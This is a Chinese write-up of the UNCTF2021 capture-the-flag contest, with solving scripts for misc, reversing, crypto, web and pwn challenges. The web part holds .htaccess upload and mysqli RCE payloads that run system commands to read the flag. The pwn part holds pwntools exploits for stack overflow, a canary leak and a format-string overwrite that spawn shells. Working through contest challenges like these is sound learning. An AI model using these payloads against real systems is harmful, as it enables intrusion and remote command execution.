UNCTF2021 小部分的writeup

原创

是Mumuzi 于 2021-12-07 10:46:52 发布 916 收藏 5
分类专栏： ctf 文章标签： 信息安全


ctf 专栏收录该内容
75 篇文章 28 订阅
订阅专栏
寄。。。。设置的定时发布，为什么传上来就发了。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。

Misc

简单日志审计

在更新附件之前flag是在描述里的，更新11/29晚上18点更新放到附件里了

总之就是一共3个base64串，解密就看到flag了,flag要不要/忘了

```
UNCTF{CTF?YouShouJiuXing}
```

电信诈骗

变异凯撒

```
s = 'qi]m^roVibdVbXUU`h'
# f = 'unctf'
for i in range(len(s)):
    print(chr(ord(s[i]) +4+i),end='')
```

```
unctf{yauoreright}
```

引大流咯，happy

修改jpg高度即可


```
UNCTF{BellalaBella}
```

LPL

PNG放进010报错，CRC值正好是000000??，hex一下得到解压密码

```
执行模板 'C:\Users\mumuzi\Documents\SweetScape\010 Templates\Repository\PNG.bt
*ERROR: CRC Mismatch @ chunk[9]; in data: 00000045; expected: fcaffe9c
*ERROR: CRC Mismatch @ chunk[10]; in data: 00000044; expected: cc99cdfc
*ERROR: CRC Mismatch @ chunk[11]; in data: 00000047; expected: 6eca9cdc
*ERROR: CRC Mismatch @ chunk[12]; in data: 0000006e; expected: 9f23afb1
*ERROR: CRC Mismatch @ chunk[13]; in data: 00000062; expected: 252dd438
*ERROR: CRC Mismatch @ chunk[14]; in data: 00000021; expected: de88085d
*ERROR: CRC Mismatch @ chunk[15]; in data: 00000021; expected: ff6c6fc1
*ERROR: CRC Mismatch @ chunk[282]; in data: 9cb5d4b3; expected: 53bb99e3
```

hex一下4544476e622121，密码是EDGnb!!

解开之后给了个b站链接和时间，不是找评论区就是找弹幕，在评论区找到flag



```
flag{LpL_zgbr_rNg_eDg777}
```

倒立洗头

给了一串16进制，用notepad++ hex一下，得到倒转过来的jpg,python写个脚本转回来就行

```
open('flag.jpg','wb').write(open('key.txt','rb').read()[::-1])
```

然后发现FFD8被改成了D8FF，改回来就行，然后发现左上角



于是去看data段

解码之后我说真的，这佛曰把曰改成日是真没这必要。。

```
unctf{it_is_easy_right?}
```

Re

ezlogin

直接找到关键代码，逆就行了

```
qmemcpy(v17, "pqsd`fl{zmpZsag}wdYVkUNC", 24);
v6 = 0;
do
{
  v7 = &v17[v5];
  for ( i = 2; i >= 0; --i )
  {
    v9 = *v7;
    v7 += 8;
    Text[v6++] = v9 ^ 0x16;
  }
  ++v5;
}
while ( v5 <= 4 );
```



```
s = 'pqsd`fl{zmpZsag}wdYVkUNC'
for i in range(5):
    for j in range(3):
        print(chr(ord(s[i+j*8])^22),end='')
```

```
flag{refOrL@ve}
```

rejunk

一堆垃圾堆着，直接看重点即可

```
sprintf(Buffer, "%s%s%s%s", "WQGUL", "xb>2:", "ooh95=", "''twk");
if ( (v9 ^ (v14[v9] + 2)) != Buffer[v9] )
  break;
```

```
s = 'WQGULxb>2:ooh95=\'\'twk'
for i in range(len(s)):
    print(chr((ord(s[i])^i)-2),end='')
```

```
UNCTF{b781cbb29054db}
```

py_trade

字节码，撸就完了

```
# true_flag = [115, 120, 96, 84, 116, 103, 105, 56, 102, 59, 127, 105, 115, 128, 95, 124, 139, 49]
flag = 'AAAAAAAAAAAAAAAAAA'
num = [0]*18
k = 0
for i in range(len(flag)):
    num[i] = (ord(flag[i])+i)^(k%3+1)
    num[len(flag)-i-1] = (ord(flag[len(flag)-i-1]) + (len(flag)-i-1))^(k%3+1)
    k += 1
print(num)
```

然后发现每一位都是独立的，运行完之后看他的值就行了

```
true_flag = [115, 120, 96, 84, 116, 103, 105, 56, 102, 59, 127, 105, 115, 128, 95, 124, 139, 49]
flag = ['A']*18
num = [0]*18
k = 0
for n in range(len(flag)):
    for j in range(32,128):
        flag[n] = chr(j)
        for i in range(len(flag)):
            num[i] = (ord(flag[i])+i)^(k%3+1)
            num[len(flag)-i-1] = (ord(flag[len(flag)-i-1]) + (len(flag)-i-1))^(k%3+1)
            k += 1
        if(true_flag[n] == num[n]):
            flag[n] = chr(j)
            break
# print(num)
print(''.join(flag))

#py_Trad3_1s_fuNny!
```

包上UNCTF即可

```
UNCTF{py_Trad3_1s_fuNny!}
```

Crypto


easy_rsa

```
q= 99612027073669655567415656621107109029194412719968092410093586667788504354487103247117068459738206692014829398204881743823257951346593133096066983349784 71
p= 12525187149887628510447403881107442078833803097302579419605689530714690308437476207855511625840027119860834633695330551080761572835309850579517639206740101
c= 28587419802025513525354713621431206010395084854419372005671024739235625817936539010481222419824634956610184430308528941304950093228826213143262329902946812513518444587906469224383320964300417189270202019231856531012143472434842753891213128487132962453421971000901646523331476667655739056951415917218673801225
e = 65537

import gmpy2
import binascii

n = p*q
L = (p-1)*(q-1)
d = gmpy2.invert(e,L)
m = gmpy2.powmod(c,d,n)

print(binascii.unhexlify(hex(m)[2:]))
```

```
UNCTF{Th1s_1s_f1ag_f0r_unctf_2021!!}
```

探秘中世纪城堡

凯撒+base64+栅栏




```
UNCTF{subscribe_to_Xiangwandamowang}
```

分析badusb流量

这题居然不放misc草

```
f = open('分离.txt','r').readlines()
mappings = { 0x04:"A",  0x05:"B",  0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G",  0x0B:"H", 0x0C:"I",  0x0D:"J", 0x0E:"K", 0x0F:"L", 0x10:"M",
 0x11:"N",0x12:"O",  0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1
F:"2", 0x20:"3", 0x21:"4", 0x22:"5",  0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a:"[DEL]",  0X2B:"    ", 0x2C:" ",  0x2D:"-", 0x2
E:"=", 0x2F:"[",  0x30:"]",  0x31:"\\", 0x32:"~", 0x33:";",  0x34:"'", 0x36:",",  0x37:"." }
for i in range(len(f)):
    num = int(f[i][2:4],16)
    if(f[i][0] == '2'):
        if(num in mappings):
            print(mappings[num].upper(),end='')
    else:
        if (num in mappings):
            print(mappings[num].lower(), end='')



#output:UNCTF[Y0u-Are-very-n1ce]
```

[]替换成{}即可，因为按着shift

```
UNCTF{Y0u-Are-very-n1ce}
```

baby_rsa

dp泄漏

```
import gmpy2
import libnum
n= 27023180567533176673625876001733765250439008888496677405372613659387969480500400831799338479404533734632060401129194207025095826786316107611502577395964365591899893794206238112244571942694129959717225168573059987542436467778426312967832431595178558711258027999897974942046398583397445299861338203860420721585460676138091828032223153425728023656897880166788811969523526091221520293020106530587453637600349533427641518473788620430866128331962450325767202417824455886116760280239705754222948387172102353564657340216229891342124971948458724351338597649821310431397426705701275774039588035776573373417654649168810548916141
c= 34895996575274038938519735532946846085041405325545622940277222185974646698486083376639971158052010273400927338230196617068725442312095237728454923984926771856602139631181446680381839249703704814761412216097062080644285607322143614691352120573553428251935989717755518332406993934828394222734807932448415311266421992027446106561531555454158594103615955641976856551330745821182309935191339355333133642336683374276084195284301027940522611909306709336572872724525812489348900294095592345076260124232554306996870388086583271746096608747485401855892638004476502425932241899760587390541743600245365943844475186871268916750591
e= 65537
p = gmpy2.gcd(n,c)
q = n//p
phi = (q-1)*(p-1)
d = gmpy2.invert(e,phi)
m = pow(c,d,n)
print(libnum.n2s(int(m//p)))
```

电信诈骗pro

我感觉挺明显rot47…(?

虽然我还是先相减发现和unctf相差64,

反正rot47,移64就出了


```
unctf{5Yir6Kej5LqG77yM6YKj5Liq5bCx5pivZmxhZw}
```

中间的别解了，那个就是flag

Web

fuzz_md5


unctf换替换为空，双写绕过

爆破一个66666开头的md5即可

```
import hashlib
for i in range(9999999):
    data = str(i).encode()
    m = hashlib.md5(data)
    m = m.hexdigest()
    if(m[:5] == '66666'):
        print(i)
#1004649
```

```
}
else{
        echo "welcome to unctf~~";
}
```

UNCTF{70f76794-2108-4627-b089-73cc3aba351e}



babywrite

https://www.anquanke.com/post/id/241147#h3-18


https://www.cnblogs.com/doherasyang/p/14571302.html

原题改编，报错看见是apache中间件，于是利用.htaccess来获取flag

原题是POST这里GET换行改%0a即可

```
?filename=.htaccess&content=AddType application/x-httpd-p\%0Ahp .ppt%0Ap\%0Ahp_value a\%0Auto_append_file "p\%0Ahp://filter/convert.b\%0Aase64-decode/resource=mn.ppt"

?filename=mn.ppt&content=GIF89a12%0APD9waHAgc3lzdGVtKCdjYXQgL2ZsYWcnKTs/Pg==
```

完事



phpmysql

这里是靠echo new $db\ ser(\mathrm{db\_pwd})$;来执行命令

> **Exception** 处理用于在指定的错误发生时改变脚本的正常流程，是php内置的异常处理类
> **ReflectionClass** 或者 **ReflectionMethod** 都为常用的反射类，可以理解为一个类的映射

这里可以当ctfshow web109的考点，用异常报错来RCE，虽然报错了，但是已经执行了里面的命令，这个类必须有__toString()魔术方法。这里可以用exception、mysqli、ReflectionClass等

```
POST:host=127.0.0.1&port=3306&pwd=system('ls /')&user=mysqli

POST:host=127.0.0.1&port=3306&pwd=system('tac /fllllaaaaag')&user=mysqli
```

Pwn

magic_int

一个int溢出和puts的栈溢出

puts会把换行符计进去，ret那里我一直+8…，后来才发现是+7

```
from pwn import *
p = remote('node2.hackingfor.fun',30993)
p.send('2147483648\x00')
p.recv()
payload = 'a'*(0x70+7)+p64(0x400781)
p.sendline(payload)
p.interactive()
```

fo

fmt打出canary然后栈溢出

```
from pwn import *

p=remote('node2.hackingfor.fun',36767)
context.log_level='debug'
p.sendlineafter('you?\n','%17$p')
p.recvuntil('0x')
canary=int(p.recv(16),16)
success('canary:'+hex(canary))
p.sendlineafter('wait for your good news...\n','a'*0x58+p64(canary)+p64(0)+p64(0x40080d))
p.interactive()
```

sc

ret2shellcode

```
from pwn import *

p=remote('node2.hackingfor.fun',31483)
context.arch='amd64'
context.log_level='debug'
p.sendlineafter('show me your Migic',str(asm(shellcraft.sh())))
p.sendlineafter('Have you finished?\n','a'*0x18+p64(0x601080))
p.interactive()
```

ezfsb

printf覆盖小数和覆盖大数，然后栈溢出拿shell，printf格式化字符串覆盖小数字和大数字在wiki上都有，萌新都能学

然后后面system(‘code’)，调用read函数写出/bin/sh作为system的参数，实现调用system(’/bin/sh’)

```
from pwn import *
elf = ELF('./pwn')
context.log_level='debug'
p = remote('node2.hackingfor.fun',32119)
a_addr = 0x0804A050
p.recvuntil('hard!')
# payload = b'AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p'
payload = 'aa%7$naa' + p32(a_addr)
p.sendline(payload)
p.recvuntil('right')
p.recv()
# payload = b'AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p'
p.sendline(fmtstr_payload(5,{0x0804A04D:0x22}))
p.recvuntil('good')
payload = 'a'*(0x74+4)+p32(elf.plt['read'])+p32(0x080486d9)+p32(0)+p32(0x804ab00)+p32(0x4)+p32(elf.plt['system'])+p32(0)+p32(0x804ab0
0)
p.sendline(payload)
p.interactive()
```